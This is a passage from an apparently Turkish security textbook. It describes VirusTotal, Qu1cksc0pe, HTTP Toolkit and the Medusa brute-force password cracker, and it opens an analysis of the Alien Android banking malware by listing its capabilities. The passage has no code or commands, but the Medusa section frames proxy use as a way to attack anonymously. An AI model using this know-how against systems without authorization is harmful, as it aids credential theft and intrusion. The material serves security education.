- ***Çoklu Anti-virüs Tarayıcıları ile Analiz:*** VirusTotal, yüklenen bir dosyayı birden fazla anti virüs motoru ve güvenlik yazılımı kullanarak tarar. Bu sayede, bir dosyanın kötü amaçlı olup olmadığını belirlemek için farklı güvenlik çözümleri arasındaki uyumsuzlukları gözlemlemek mümkündür. VirusTotal, 70'ten fazla anti virüs ve güvenlik motoru ile dosyaların taranmasını sağlar.
- ***Dosya ve URL Analizi:***

- ✓ ***Dosya Analizi:*** Kullanıcılar, bilgisayarlarındaki herhangi bir dosyayı (örneğin, EXE, PDF, DLL, vb.) VirusTotal'a yükleyebilir ve bu dosyanın kötü amaçlı yazılım içerip içermediğini kontrol edebilir.
- ✓ ***URL Analizi:*** Web sitesi URL'leri de analiz edilebilir. Kullanıcılar, bir URL'nin zararlı içerik barındırıp barındırmadığını öğrenmek için bu hizmeti kullanabilirler.

- ***İleri Düzey Analiz Sonuçları***: VirusTotal, sadece "zararlı" veya "zararsız" sonuçlar sunmakla kalmaz, aynı zamanda kullanıcıya dosyanın içeriği hakkında detaylı bilgiler de sunar. Örneğin, dosyanın hangi anti virüs motorları tarafından zararlı olarak işaretlendiği, dosyanın teknik analiz raporları (hash değerleri, dosya boyutları, dijital imzalar vb.) gibi veriler sağlanır. Ayrıca, URL analizinde, web sayfasının zararlı olup olmadığına dair diğer güvenlik tehditlerine dair raporlar sunulabilir.
- ***Dosya ve URL Geçmişi***: Bir dosya veya URL, VirusTotal'a daha önce yüklenmişse, sistem bu veriyi saklar ve kullanıcıya geçmiş verilerini gösterir. Bu, özellikle bir dosyanın ya da URL'nin geçmişteki zararlılık durumunu izlemek için faydalıdır.
- ***API Entegrasyonu:*** VirusTotal, geliştiricilerin ve güvenlik uzmanlarının uygulamalarına entegre edebileceği bir API sunar. Bu API, otomatik analiz işlemleri gerçekleştirmek ve dosya/URL taramaları için kendi yazılımlarını geliştirmek isteyen kullanıcılar için kullanışlıdır.
- ***Zararlı Yazılım ve APT (Advanced Persistent Threat) Analizi:*** VirusTotal, yalnızca bilinen zararlı yazılımlar değil, aynı zamanda daha karmaşık ve hedefli saldırı (APT) tespiti için de kullanılabilir. Zararlı yazılımın davranışlarını ve bulaşma yöntemlerini analiz ederek, güvenlik araştırmacıları daha derinlemesine analizler yapabilir.
- ***Gelişmiş İstatistikler ve Grafikler:*** VirusTotal, kullanıcıya analiz edilen dosyanın veya URL'nin güvenlik raporunu verirken, aynı zamanda farklı anti virüs motorlarının verdiği sonuçların görsel analizlerini sunar. Bu grafiksel temsil, tespit edilen tehditlerin türleri ve dağılımları hakkında bilgi verir.

VirusTotal Kullanım Alanları:

- ***Zararlı Yazılım Tespiti:*** Güvenlik araştırmacıları ve BT profesyonelleri, şüpheli dosyaları ve URL'leri VirusTotal'a yükleyerek bu içeriklerin zararlı olup olmadığını kontrol edebilir. Bu, potansiyel virüsler, solucanlar, truva atları ve diğer kötü amaçlı yazılımlar için oldukça faydalıdır.
- ***Web Sitesi Güvenliği Kontrolü:*** Web geliştiricileri ve güvenlik uzmanları, web sitelerinin zararlı yazılımlar barındırıp barındırmadığını veya kimlik avı gibi tehditler içerip içermediğini kontrol edebilir.
- ***Güvenlik Ürünlerinin Test Edilmesi:*** Antivirüs yazılımları ve diğer güvenlik ürünleri, VirusTotal aracılığıyla test edilebilir. Güvenlik yazılımının zararlı yazılımlara karşı ne kadar etkili olduğu, VirusTotal sonuçlarıyla değerlendirilebilir.
- ***Bütünleşik Güvenlik Çözümleri:*** Geliştiriciler, VirusTotal'ın API'sını kullanarak otomatik güvenlik taramaları gerçekleştirebilir ve uygulamalarına entegre edilmiş güvenlik çözümleri sunabilirler.

- ***Tehdit İstihbaratı:*** Güvenlik ekipleri, zararlı yazılımları ve tehdit aktörlerinin davranışlarını daha iyi anlayabilmek için VirusTotal'ı bir tehdit istihbarat platformu olarak kullanabilirler. Dosyaların hash'leri, web sitesi URL'leri ve diğer göstergeler, bir tehditin boyutunu anlamada önemli olabilir.

VirusTotal'ın Avantajları:

- ***Çoklu Güvenlik Motoru:*** Tek bir dosya veya URL, 70'ten fazla anti virüs motoru tarafından tarandığı için daha doğru sonuçlar sağlar.
- ***Hızlı ve Kullanıcı Dostu:*** Kullanıcılar hızlı bir şekilde dosyalarını yükleyip analiz sonuçlarını alabilir, böylece zaman kaybetmeden tehditlere karşı önlem alabilirler.
- ***Ücretsiz ve Kolay Erişim:*** Kullanıcılar, hizmetin temel özelliklerini ücretsiz olarak kullanabilir, böylece zararlı içerikleri tespit etmek için herhangi bir maliyet ödemek zorunda kalmazlar.

- ***API Entegrasyonu***: VirusTotal API'si, otomatik güvenlik testleri yapmak isteyen geliştiriciler için uygundur. Bu, büyük dosya veya URL setlerini toplu analiz etmeyi sağlar.
- ***Kapsamlı Raporlama:*** Dosyaların analizi sırasında, teknik detaylar ve tespit edilen tehditlerin detaylı raporları sağlanır, bu da güvenlik uzmanlarının potansiyel riskleri

VirusTotal, dosya ve URL analizi yaparak kötü amaçlı yazılımları tespit etme, güvenlik açıklarını keşfetme ve tehdit istihbaratını toplama açısından güçlü bir araçtır. Hem bireysel kullanıcılar hem de güvenlik profesyonelleri, dosya ve URL'lerin güvenliğini hızla analiz edebilir, zararlı içeriklerden korunmak için erken uyarılar alabilirler. Bu hizmetin sunduğu çoklu güvenlik motoru desteği, doğru sonuçlar elde edilmesini sağlar, bu da onu güvenlik araştırmaları ve günlük tehdit tespiti için vazgeçilmez bir araç haline getirir.

4.4.7 Qu1cksc0pe

Mobil uygulama güvenliği ve analiz sürecinde kullanılan bir araçtır, özellikle Android uygulamalarının analizini kolaylaştırmaya odaklanır. Bu araç, mobil uygulama güvenliği testlerinde kullanılan bazı yaygın yöntemleri hızlı ve etkili bir şekilde gerçekleştirmenize olanak tanır. Qu1cksc0pe temel olarak mobil uygulama güvenlik açığı analizi, dinamik analiz ve mobil uygulama tersine mühendislik gibi işlemleri hızlandıran bir araçtır.

Qu1cksc0pe'ın Temel Özellikleri:

- ***Mobil Uygulama Analizi:*** Qu1cksc0pe, Android APK dosyalarını analiz etmek için kullanılan bir araçtır. APK dosyasını hızlı bir şekilde çözümleyebilir ve içerisindeki kodu, yapılandırmaları ve veri akışını inceleyebilirsiniz. Qu1cksc0pe, uygulamaların içerdiği potansiyel güvenlik açıklarını, gizlilik ihlallerini ve şifreleme problemlerini tespit etmek için otomatikleştirilmiş araçlar sunar.
- ***Dinamik Analiz Yeteneği:*** Qu1cksc0pe, dinamik analiz yapma yeteneği ile dikkat çeker. Bu, uygulamanın çalışırken nasıl davrandığını incelemek ve güvenlik açıklarını keşfetmek için kritik öneme sahiptir. Araç uygulamanın runtime(çalışma

zamanı) davranışlarını gözlemleyerek kötü amaçlı yazılımlar, veri sızıntıları veya zayıf güvenlik önlemleri gibi sorunları tespit edebilir.

- ***Obfuscation (Kod Gizleme) Tespiti:*** Android uygulamaları, özellikle kötü amaçlı yazılımlar veya güvenlik önlemleri ile korunmuşsa, kodlarını obfuscate (gizleyebilir). Qu1cksc0pe, obfuscation (kod gizleme) tekniklerini tespit etme yeteneği sağlar, böylece geliştiriciler ve güvenlik uzmanları kodun ne kadar gizlendiğini anlayabilirler. Obfuscation tespiti, uygulamanın geri mühendislik sürecinde önemli bir adımdır çünkü geliştiricinin kodunu anlamak daha zor hale gelebilir.
- ***Şifreleme ve Hash Algoritmalarını Çözme:*** Qu1cksc0pe, şifreleme algoritmalarını çözmeye ve uygulamanın veri şifreleme mekanizmalarını incelemeye yardımcı olabilir. Bu, özellikle uygulamanın güvenliğini analiz etmek için önemlidir. Kullanıcı verilerinin, şifrelerin veya diğer hassas bilgilerin şifrelenip şifrelenmediğini, şifreleme anahtarlarının nasıl saklandığını test etmek için kullanılabilir.
- ***API ve Web Servis Analizi:*** Qu1cksc0pe, mobil uygulamaların kullandığı API'leri ve web servislerini incelemeyi de sağlar. Uygulamanın yaptığı ağ isteklerini izleyebilir ve potansiyel güvenlik açıkları, kötü yapılandırılmış API çağrıları ve veri sızıntılarını tespit edebilirsiniz. Bu analiz, mobil uygulamanın çevrimiçi etkileşimlerini ve veri akışını güvenli bir şekilde test etmenize olanak tanır.
- ***Root Tespiti ve Jailbreak Kontrolü:*** Qu1cksc0pe, root (Android) ve jailbreak (iOS) cihazlarında çalışıp çalışmadığını kontrol edebilir. Birçok mobil uygulama, cihazın rootlu veya jailbreak'li olup olmadığını kontrol eder ve bu tür cihazlarda çalışan uygulamalara kısıtlamalar getirebilir. Bu tür kontrollerin bypass edilmesi, uygulamanın güvenlik testlerinin yapılabilmesi için önemlidir.
- ***Zayıf Parolalar ve Kimlik Doğrulama:*** Qu1cksc0pe, uygulama içerisindeki kimlik doğrulama ve parola yönetim sistemlerini test etmek için kullanılabilir. Zayıf parola politikaları, şifreleme eksiklikleri ve diğer kimlik doğrulama açıklarını keşfetmek, uygulama güvenliği için kritik adımlardır.
- ***Otomatik Testler ve Raporlama:*** Qu1cksc0pe, mobil uygulama güvenliği üzerinde otomatikleştirilmiş testler yapabilir ve bulguların raporlanmasını sağlar. Bu,

manuel analizle kıyaslandığında zaman kazandırıcı ve daha sistematik bir yaklaşım sunar. Araç, analiz sonuçlarını ayrıntılı bir rapor haline getirir ve güvenlik açıkları hakkında kullanıcıya detaylı bilgi verir.

Qu1cksc0pe'ın Kullanım Alanları:

- ***Mobil Uygulama Güvenliği Testi:*** Uygulama güvenlik uzmanları, Qu1cksc0pe'ı Android uygulamalarındaki potansiyel güvenlik açıklarını tespit etmek amacıyla kullanabilirler. Özellikle şifreleme, kimlik doğrulama, veri sızıntıları ve şifreleme anahtarlarının güvenliği gibi konularda derinlemesine analizler yapılabilir.
- ***Kötü Amaçlı Yazılım Analizi:*** Qu1cksc0pe, kötü amaçlı Android yazılımlarını analiz etmek için de kullanılabilir. Kötü amaçlı yazılımlar genellikle obfuscation tekniklerini kullanarak gizlenir ve güvenlik test araçları bu tür teknikleri tespit edebilir. Kötü amaçlı yazılım analizinde, uygulamanın şüpheli ağ etkinlikleri ve potansiyel zararlı kodları da gözlemlenebilir.
- ***Uygulama Geliştiricileri İçin Test Aracı***: Qu1cksc0pe, geliştiriciler tarafından uygulama güvenliğini test etmek ve potansiyel zayıflıkları gidermek için kullanılabilir. Güvenli uygulama geliştirme süreçlerinde testleri hızlandıran ve verimli hale getiren bir araçtır.
- ***Sızma Testleri (Penetrasyon Testi):*** Penetrasyon test uzmanları, uygulamaların güvenliğini test ederken Qu1cksc0pe'ı kullanarak uygulamanın çeşitli zayıflıklarını tespit edebilirler. Özellikle şifreleme teknikleri ve güvenlik açıkları konusunda bilgi edinmek bu testlerin bir parçasıdır.
- ***Reverse Engineering (Tersine Mühendislik):*** Qu1cksc0pe, tersine mühendislik çalışmaları sırasında kullanılır. Uygulamanın iç yapısını incelemek, kullanılan şifreleme algoritmalarını çözmek ve kodu anlamak için güçlü bir araçtır.

- ***Güvenlik Eğitim ve Farkındalık:*** Qu1cksc0pe, güvenlik eğitimlerinde ve farkındalık artırma çalışmalarında da kullanılabilir. Öğrenciler ve profesyoneller, mobil uygulama güvenliğini öğrenirken bu aracı kullanarak güvenlik açıklarını nasıl tespit edeceklerini öğrenebilirler.

Qu1cksc0pe'ın Avantajları:

- ***Hızlı ve Etkili Güvenlik Testi:*** Qu1cksc0pe, mobil uygulama güvenliğini hızlı bir şekilde test etmek için ideal bir araçtır. Özellikle güvenlik açıklarını ve zayıf noktaları hızla bulur.
- ***Dinamik ve Statik Analiz:*** Hem statik hem de dinamik analiz yaparak uygulamanın içindeki zayıf noktaları keşfetmek mümkündür. Bu, geniş bir güvenlik testi perspektifi sağlar.
- ***Otomatikleştirilmiş Raporlama:*** Qu1cksc0pe, testlerin ardından ayrıntılı raporlar oluşturur ve güvenlik açıklarını belirtir, bu da kullanıcıya zaman kazandırır.
- ***Obfuscation Tespiti:*** Obfuscation gibi güvenlik önlemlerini tespit etme yeteneği, tersine mühendislik ve güvenlik testlerinin etkili bir şekilde yapılmasını sağlar.

Qu1cksc0pe'ın Dezavantajları:

- ***Sınırlı Platform Desteği:*** Qu1cksc0pe genellikle Android uygulamaları için geliştirilmiş bir araçtır, bu nedenle iOS gibi diğer platformları test etmek için kullanılmaz.
- ***Etkililik İçin Derinlemesine Bilgi Gerekliliği:*** Qu1cksc0pe'in etkili bir şekilde kullanılabilmesi için belirli bir düzeyde bilgi gereklidir. Kullanıcılar, Android güvenliği hakkında derinlemesine bilgiye sahip olmalıdır.

Qu1cksc0pe, Android uygulamalarının güvenliğini hızlı ve verimli bir şekilde test etmek için kullanılan güçlü bir araçtır. Dinamik analiz, obfuscation tespiti, şifreleme çözümleri ve API güvenliği analizi gibi çeşitli özelliklere sahip olan Qu1cksc0pe, mobil güvenlik testlerinde kritik bir araç olabilir. Hem güvenlik araştırmacıları hem de geliştiriciler için, uygulamaların zayıf noktalarını bulmak ve güvenliklerini artırmak adına etkili bir çözümdür.

4.4.8 HTTP Toolkit

Geliştiriciler ve güvenlik araştırmacıları için geliştirilmiş bir araçtır ve özellikle HTTP(S) trafiğini analiz etme, müdahale etme ve debugging işlemleri için kullanılır. HTTP Toolkit, kullanıcıların ağ trafiğini izlemelerini, analiz etmelerini,

değiştirmelerini ve test etmelerini kolaylaştırır. Özellikle web uygulama geliştirme ve güvenlik testleri yapan profesyoneller için oldukça kullanışlı bir araçtır.

HTTP Toolkit'in Temel Özellikleri:

- ***HTTP(S) Trafiği İzleme ve Kaydetme***: HTTP Toolkit, cihazlarınızdan geçen tüm HTTP ve HTTPS trafiğini yakalayabilir. Bu, web tarayıcıları, uygulamalar veya herhangi bir ağ trafiği kaynağından gelen HTTP isteklerini incelemek için oldukça kullanışlıdır. HTTP trafiğini tamamen çözümleyebilir ve kullanıcıların ne tür veri gönderdiklerini ve aldıklarını görmelerini sağlar. Bu özellik, özellikle web uygulama güvenlik testleri sırasında verimli bir şekilde kullanılır.
- ***Trafiği Manipüle Etme ve Değiştirme:*** HTTP Toolkit, ağ trafiğini dinamik olarak değiştirmeyi mümkün kılar. Bu, web geliştiricilerinin veya güvenlik araştırmacılarının uygulamanın davranışını test etmek için oldukça faydalıdır. Örneğin, HTTP istekleri veya yanıtları üzerinde değişiklikler yaparak uygulamanın tepkisini gözlemleyebilirsiniz. Trafik üzerinde değişiklikler yaparak şüpheli davranışları tespit etmek, API'lerin yanlış yapılandırılmasını keşfetmek veya kötü niyetli saldırıları test etmek mümkündür.
- ***HTTPS Trafiği Çözümleme (SSL/TLS İstemcisi ve Sunucusu):*** HTTP Toolkit, HTTPS (SSL/TLS) trafiğini de çözümleyebilir. HTTPS trafiğini analiz etmek ve değiştirmek için SSL/TLS sertifikası müdahalesi sağlar. Bu sayede, şifreli trafiğin içeriklerine erişebilir ve güvenlik testlerini daha derinlemesine yapabilirsiniz. Uygulamanın veya web tarayıcısının HTTPS üzerinden gönderdiği verileri yakalayarak şifreleme algoritmalarını test edebilir veya potansiyel güvenlik açıklarını keşfedebilirsiniz.
- ***Gelişmiş Filtreleme ve Arama Özellikleri:*** HTTP Toolkit, ağ trafiğini filtrelemenize olanak tanır. Belirli HTTP istekleri veya yanıtları üzerinde filtreler uygulayarak sadece ilginç verileri izleyebilirsiniz. Trafik üzerinde anahtar kelime aramaları, belirli HTTP başlıkları veya parametreler gibi kriterler kullanarak arama yapabilirsiniz.
- ***Kapsamlı Trafik Kaydı ve İzleme:*** HTTP Toolkit, izlediği tüm trafiği kaydedebilir ve analiz edilebilir bir biçimde saklar. Bu trafik kaydı daha sonra incelenebilir, test

edilebilir veya başkalarına raporlanabilir. Trafik kaydını daha sonra tekrar oynatarak, belirli HTTP isteklerinin veya hataların nasıl tekrarlanabileceğini test edebilirsiniz.

- ***Farklı Cihazlar ve Ortamlar ile Çalışma:*** HTTP Toolkit, farklı cihazlarla ve ortamlarda çalışabilir. Bu, mobil cihazlar, tabletler, web uygulamaları veya masaüstü uygulamaları gibi farklı platformlarda HTTP trafiğini izleyebilmenizi sağlar.Bu özellik mobil uygulama güvenliği testleri ve cross-platform analizleri yapmak isteyen güvenlik uzmanları için son derece kullanışlıdır.
- ***Testler İçin Özelleştirilmiş Senaryolar:*** HTTP Toolkit, özelleştirilmiş senaryolar oluşturmanıza olanak tanır. Örneğin, HTTP isteklerine yanıtlar oluşturabilir veya belirli bir isteği yeniden gönderebilirsiniz. Ayrıca, uygulamanın veya ağın belirli bir durumda nasıl davranacağına dair simülasyonlar yapabilirsiniz. Bu özellik, özellikle penetrasyon testleri ve güvenlik testlerinde sistemin nasıl tepki vereceğini görmek açısından faydalıdır.
- ***Kullanıcı Dostu Arayüz:*** HTTP Toolkit, görsel olarak kullanıcı dostu bir arayüze sahip olup, ağ trafiğini izlemek ve üzerinde işlem yapmak için sezgisel bir ortam sağlar. Geliştiricilerin ve güvenlik uzmanlarının ağ trafiğini analiz ederken zorlanmadan araçla etkileşime girmesini sağlar.

HTTP Toolkit'in Kullanım Alanları:

- ***Web Uygulama Güvenliği Testleri:*** HTTP Toolkit, web uygulamalarının güvenliğini test etmek için mükemmel bir araçtır. HTTP trafiğini izleyerek uygulama ile yapılan veri alışverişini inceleyebilir ve potansiyel güvenlik açıkları (örneğin, SQL enjeksiyonu, XSS, kötü yapılandırılmış API'ler) tespit edebilirsiniz. Uygulamanın başlıklarını, parametrelerini ve ağ trafiğini kontrol ederek, veri sızıntılarını, kimlik doğrulama hatalarını ve yanlış yapılandırılmış güvenlik önlemlerini keşfetmek mümkündür.
- ***Mobil Uygulama Güvenliği Testleri:*** HTTP Toolkit, mobil uygulamaların ağ trafiğini izlemek için de kullanılır. Mobil uygulama geliştiricileri veya güvenlik araştırmacıları, uygulama ile yapılan HTTP(S) isteklerinin içeriklerini analiz edebilir ve potansiyel güvenlik açıklarını test edebilirler. Özellikle API güvenliği

konusunda oldukça faydalıdır, çünkü mobil uygulamalar genellikle sunucularla veri alışverişi yapar ve bu iletişimin güvenliği kritik öneme sahiptir.

- ***Ağ Trafiği Hataları ve Hız Problemleri Testi:*** HTTP Toolkit, ağ trafiği üzerindeki hataları ve performans problemlerini çözmek için kullanılabilir. Web uygulamaları veya mobil uygulamalar üzerinden gönderilen HTTP isteklerinin hızını ve doğruluğunu test edebilirsiniz. Trafikteki gecikmeler veya hata yanıtlarını analiz etmek, daha hızlı ve verimli uygulamalar geliştirmek için önemlidir.
- ***Penetrasyon Testleri (Sızma Testleri):*** Penetrasyon test uzmanları, uygulamaların güvenlik açıklarını bulmak ve test etmek amacıyla HTTP Toolkit'i kullanabilirler. Uygulamalara yapılacak saldırıları simüle etmek, HTTP isteklerini değiştirmek veya manipüle etmek mümkündür. Bu, özellikle güvenlik testi sırasında ağ trafiğinin nasıl manipüle edilebileceğini görmek açısından faydalıdır.
- ***API Testleri:*** API'ler, modern web ve mobil uygulamalarının temel yapı taşıdır. HTTP Toolkit, API trafiğini izlemek ve test etmek için ideal bir araçtır. API isteklerinin içeriğini değiştirerek uygulamanın API'lerine yönelik güvenlik testleri yapabilir veya hatalı yanıtlar alabilirsiniz.
- ***Veri Sızıntısı Testi:*** HTTP Toolkit, uygulamanın HTTP trafiğinde veri sızıntısı olup olmadığını analiz etmek için de kullanılır. Uygulamanın istemci ve sunucu arasında gönderdiği hassas veriler, kötü yapılandırılmış güvenlik önlemleri nedeniyle sızabilir. HTTP Toolkit, bu tür sızıntıları tespit etmek için kullanılabilir.

HTTP Toolkit'in Avantajları:

- ***Kapsamlı Trafik İzleme:*** HTTP ve HTTPS trafiğini izleme yeteneği sayesinde, tüm veri alışverişini detaylı şekilde inceleyebilirsiniz.
- ***Gelişmiş Manipülasyon Özellikleri:*** Trafiği manipüle etme, müdahale etme ve özelleştirilmiş test senaryoları oluşturma özellikleri sunar.
- ***SSL/TLS Trafiği Çözümleme:*** HTTPS şifrelemesi altında bile trafiği çözümleme imkânı sunarak, güvenlik testlerini daha derinlemesine yapmanıza olanak tanır.
- ***Kullanıcı Dostu Ara Yüz:*** Kullanımı kolay ve sezgisel bir ara yüze sahip olup, ağ trafiğini izlemek ve üzerinde işlem yapmak son derece basittir.

HTTP Toolkit'in Dezavantajları:

- ***Yalnızca HTTP ve HTTPS Trafiği***: HTTP Toolkit yalnızca HTTP(S) trafiği için geçerli bir araçtır, bu nedenle diğer ağ protokollerini izlemek veya test etmek isteyen kullanıcılar için uygun olmayabilir.
- ***Yalnızca Trafik Manipülasyonu:*** HTTP Toolkit, sadece trafik manipülasyonu ve izleme için kullanılabilir; başka analiz türleri (örneğin, tam tersine mühendislik) yapmak için başka araçlarla kombine edilmesi gerekebilir.

HTTP Toolkit, HTTP ve HTTPS trafiğini analiz etme, manipüle etme ve test etme için güçlü bir araçtır. Web uygulama geliştiricileri, güvenlik araştırmacıları ve penetrasyon test uzmanları için, ağ trafiğini derinlemesine incelemek ve güvenlik açıklarını keşfetmek adına kullanışlı bir araçtır.

4.4.9 Medusa

Açık kaynaklı ve çok platformlu bir ağ tabanlı parola kırma aracıdır. Medusa, ağ servislerine yönelik brute force (kaba kuvvet) saldırıları gerçekleştiren bir yazılım olarak kullanılmaktadır. Kullanıcı adı ve parola kombinasyonlarını hızlı bir şekilde test etmek için kullanılır ve özellikle uzaktan erişim servisleri, SSH, FTP, Telnet ve diğer ağ protokollerine yönelik parola denemeleri yapmak için yaygın olarak tercih edilir.

Medusa, güçlü özellikleri ve esnekliğiyle, güvenlik araştırmacıları ve penetrasyon test uzmanları için popüler bir araçtır. Şifre kırma, ağ hizmetlerine erişim sağlama veya zayıf parola politikalarını test etme gibi görevlerde kullanılır.

Medusa'nın Temel Özellikleri:

Birçok Protokolü Destekleme: Medusa, çok sayıda ağ protokolü üzerinde brute force saldırısı yapabilen bir araçtır. Desteklediği bazı protokoller şunlardır:

- ✓ SSH (Secure Shell)
- ✓ FTP (File Transfer Protocol)

- ✓ Telnet
- ✓ HTTP (Web sunucuları)
- ✓ RDP (Remote Desktop Protocol)
- ✓ VNC (Virtual Network Computing)
- ✓ MySQL, MSSQL, PostgreSQL gibi veritabanı sistemleri
- ✓ IMAP/SMTP (E-posta servisleri)
- ✓ SFTP (SSH File Transfer Protocol)
- ✓ Pop3/Pop3s (E-posta servisleri)
- ✓ Redis (Veritabanı)

- ***Hızlı Parola Denemeleri:*** Medusa, şifre kırma işlemini hızlandırmak için optimize edilmiştir. Çok sayıda kullanıcı adı ve parola kombinasyonunu aynı anda deneyebilir. Bu, özellikle büyük sistemlerde veya çok sayıda parola içeren saldırılarda önemli bir avantaj sağlar.
- ***Parola Listeleri Kullanma:*** Medusa, parola listeleri kullanarak brute force saldırıları yapar. Kullanıcılar, belirli parola listelerini (genellikle sözlük saldırıları) seçebilir veya kendi listelerini oluşturabilirler.Sözlük saldırıları, daha mantıklı şifre tahminlerini test etme amacı taşır ve rasgele şifre denemelerinden daha verimlidir.
- ***Çoklu Hedef Desteği:*** Medusa, aynı anda birden fazla hedefi test edebilir. Bu özellik, özellikle büyük ağlardaki çok sayıda cihaz veya sunucu üzerinde aynı anda parola testleri yaparken faydalıdır. Birden fazla hedef üzerinde paralel olarak çalışabilmesi, brute force saldırılarının daha verimli olmasını sağlar.
- ***Proxy Desteği:***Medusa, saldırılarda gizlilik sağlamak amacıyla proxy desteği sunar. Proxy kullanarak yapılan saldırılar saldırganın gerçek IP adresinin gizlenmesine yardımcı olur. Bu özellik, anonim olarak ağ servislerine saldırmak isteyen kullanıcılar için önemlidir.
- ***Zamanlayıcı ve Yeniden Başlatma Özellikleri:*** Medusa, saldırı işlemleri için zamanlayıcılar eklemeyi ve saldırıyı kaldığı yerden devam ettirmeyi mümkün kılar. Bu, uzun süreli saldırılarda, bağlantı kopmaları veya oturum zaman aşımına uğramalarına karşı kullanışlıdır.

- ***Zayıf Parola Testi:*** Medusa, güvenlik uzmanlarının zayıf parola politikalarını test etmek için kullandığı bir araçtır. Şirketler, organizasyonlar veya ağ yöneticileri, Medusa'yı kullanarak parola güvenliği politikalarını test edebilir ve zayıf parolaları tespit edebilir.
- ***Hedef İleri Düzey Özelleştirmeleri:*** Medusa, kullanıcıların hedef belirlemelerini ve saldırı parametrelerini özelleştirmelerini sağlar. Kullanıcı adı, parola listesi, hedef IP adresi, port numarası gibi parametrelerle özelleştirilmiş saldırılar gerçekleştirilebilir.

Medusa'nın Kullanım Alanları:

- ***Penetrasyon Testi:*** Medusa, penetrasyon testlerinde ağ servisi zafiyetlerini ve şifre güvenliği açıklarını tespit etmek için kullanılabilir. Test sırasında, ağ servislerine yönelik brute force saldırıları yapılarak, şifre güvenliği değerlendirilebilir. Örneğin, bir kurumun SSH erişimlerini test etmek için Medusa kullanılabilir.
- ***Ağ Güvenliği Testi:*** Medusa, ağdaki cihazlara yönelik yapılan **şifre kırma** testlerinde de yaygın olarak kullanılır. Bu, zayıf şifrelerin tespit edilmesine ve daha güçlü güvenlik önlemlerinin alınmasına yardımcı olur. Ağdaki herhangi bir servisin şifre politikasının test edilmesi Medusa ile yapılabilir.
- ***Şifre Güvenliği Araştırmaları:*** Medusa, bir ağda hangi parola türlerinin kullanıldığını araştırmak ve potansiyel güvenlik açıklarını tespit etmek amacıyla kullanılabilir. Şifre güvenliği uzmanları, belirli parola listeleri kullanarak organizasyonların parola güvenlik seviyelerini ölçebilirler.
- ***Kötü Amaçlı Yazılım Analizi ve Tersine Mühendislik:*** Medusa, kötü amaçlı yazılımlar ve zararlı uygulamalar üzerinde yapılan analizlerde de kullanılabilir. Bir zararlı yazılımın sistemdeki kullanıcı adı ve şifre kombinasyonlarını çözmek için kullanılabilir.
- ***Kurum İçi Eğitim ve Denetim:*** Güvenlik eğitimleri ve kurum içi güvenlik denetimlerinde Medusa, parola zafiyetlerini tespit etmek amacıyla eğitici bir araç olarak kullanılabilir. Kurumlar, çalışanlarının parola güvenliği konusunda eğitmek için bu tür araçları simülasyon olarak kullanabilir.

Medusa'nın Avantajları:

- ***Çok Protokollü Destek:*** Medusa, çok sayıda ağ protokolünü destekler, bu da onu çeşitli ağ servislerini test etmek için çok yönlü bir araç yapar.
- ***Yüksek Performans ve Hız:*** Medusa, brute force saldırılarını hızlı bir şekilde gerçekleştirebilir. Özellikle aynı anda birçok hedef üzerinde paralel saldırılar yapabilmesi, zaman tasarrufu sağlar.
- ***Açık Kaynak ve Ücretsiz:*** Medusa, açık kaynaklı ve ücretsiz bir yazılımdır. Bu, onu güvenlik araştırmacıları ve güvenlik uzmanları için erişilebilir kılar.
- ***Proxy ve Anonimlik Desteği:*** Anonim olarak saldırılar yapma imkânı tanır, bu da gizlilik sağlamak isteyen kullanıcılar için önemlidir.

- ***Hedef Özelleştirme:*** Kullanıcılar, saldırıları hedeflerine göre özelleştirebilir, böylece daha hedefli ve verimli testler yapabilirler.

Medusa'nın Dezavantajları*:*

- ***Brute Force Yöntemi***: Medusa, brute force saldırıları yaptığı için şifre kırma süresi, özellikle karmaşık ve uzun parolalar için oldukça uzun olabilir. Bu, zayıf parolalar için etkili olsa da güçlü parolalar karşısında zaman alıcı olabilir.
- ***Yasal ve Etik Sorunlar:*** Medusa gibi araçlar yalnızca izinli testlerde ve yasal çerçeveler içinde kullanılmalıdır. İzin alınmadan yapılan saldırılar yasal sorunlara yol açabilir.
- ***Yüksek Kaynak Tüketimi:*** Çok sayıda hedef ve büyük parola listeleri ile yapılan brute force saldırıları, sistem kaynaklarını yoğun bir şekilde kullanabilir.

Medusa, ağ servislerine yönelik güçlü ve verimli bir brute force saldırı aracıdır. Birçok protokolü desteklemesi ve çok sayıda hedefi aynı anda test etme yeteneği ile güvenlik araştırmalarında yaygın olarak kullanılır. Penetrasyon testlerinden, ağ güvenliği denetimlerine kadar geniş bir kullanım alanına sahip olan Medusa, ağ servislerinin parola güvenliğini test etmek ve şifre politikalarını değerlendirmek için etkili bir araçtır. Ancak, etik kurallar ve yasal sınırlar içinde kullanılması çok önemlidir.

4.5 Alien Zararlı Yazılım Analiz Raporu

Alien zararlı yazılımı, özellikle Android cihazları hedef alan ve bankacılık bilgilerini çalmaya yönelik geliştirilmiş bir kötü amaçlı yazılımdır (malware). Cerberus adlı başka bir zararlı yazılımın geliştirilmiş bir versiyonu olarak ortaya çıkmıştır ve özellikle "Authenticator ve 2FA Stealer" gibi özellikleriyle dikkat çekmektedir.
Alien zararlısı, ilk kez MaaS (Malware as a Service) forumlarında "ring0" adlı kullanıcı tarafından tanıtılmıştır. ThreadFabric raporlarına göre, Alien zararlısı Cerberus V1'in bir uzantısı olarak görülmektedir. Cerberus zararlısının 2020 yılının başlarında geliştirilmesinin durdurulmasının ardından, Alien zararlısının Cerberus ailesinden ayrılan ya da bu aile üyeleri tarafından geliştirildiği düşünülmektedir.
2020 Mayıs ayında, Cerberus zararlısının önceki sürümüne ek olarak yalnızca Google Authenticator uygulamasından bilgi çalma yeteneği eklendi. Bu işlevi yerine getiren kod yapısı, Şubat 2020'de çıkan Alien zararlısıyla neredeyse aynıydı. Bu benzerlik, Cerberus zararlısının geliştiricilerinin Alien geliştiricileriyle bir bağlantısı olabileceği şüphesini güçlendirmektedir.

Alien, Cerberus'dan miras aldığı özellikleri şunlardır;

- Gerçek uygulamaların üzerine sahte html sayfası göstermek, başka bir tabirle overlay attack.
- Tuş vuruşlarını kaydetmek.
- Uzaktan erişim ve kontrol.
- SMS'leri toplama, yönetme, gönderme.
- Cihaz hakkında bilgi toplama.
- Rehberde ki kişileri toplama.
- Yüklü olan uygulamaların listesini alma.
- Lokasyon takibi.
- Çağırı yapma ve yönlendirme.
- Uygulama silme, yükleme, başlatma.
- Cihazı kilitleme
- Bildirim gösterme

- Kendi ikonunu saklama, silinmeye karşı koruma, sanal makine tespit etme.

